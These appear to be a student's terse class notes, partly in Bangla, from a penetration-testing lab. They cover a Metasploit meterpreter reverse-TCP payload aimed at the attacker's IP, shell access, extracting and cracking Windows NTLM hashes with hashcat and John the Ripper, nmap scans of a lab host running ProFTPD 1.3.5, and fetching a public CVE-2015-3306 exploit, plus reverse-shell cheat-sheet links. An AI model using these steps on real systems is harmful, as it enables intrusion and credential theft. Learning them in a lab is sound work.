Date: 26 OCt, 2024

Mentor: Bappi Sir

Payload options (windows/x64/meterpreter/reverse\_tcp): à payload name and type

LHOST e attacker er ip set kore dite hobe(kali linux er ip)

run

shell àshell e duka

exit à shell theke ber howa

whoami

dir à show all file


SAM database à where all userid and pass store

How to identify type of hash

<https://www.tunnelsup.com/hash-analyzer/>

Hash Algo lage, password shoho 1ta text file lage.

HashType: NTLM



$ hashcat -h <For help>

$ hashcat -h  grep

Tools to hack password:

* JOHN the ripper
* Hashcat

#hashcat –h | grep NTLM

┌──(root㉿kali)-[~]

└─# hashcat -h|grep NTLM

#hashcat –m 1000 win\_hash.txt passeords.txt --force    {100 mean NTLM}

ngrock run kora thakle sob private ip public hoye jay

┌──(root㉿kali)-[~]

└─# nmap 192.168.10.104

┌──(root㉿kali)-[~]

└─# nmap -p 21 -sV 192.168.10.104

ProFTPD 1.3.5 àversion

┌──(root㉿kali)-[~]

└─# nmap -p 21 -sV 192.168.10.104

┌──(root㉿kali)-[~]

└─# git clone<https://github.com/t0kx/exploit-CVE-2015-3306.git>

Reverse shell cheat sheet àgoogle search

<https://www.urlencoder.org/> à

<https://book.hacktricks.xyz/generic-methodologies-and-resources/reverse-shells/full-ttys> à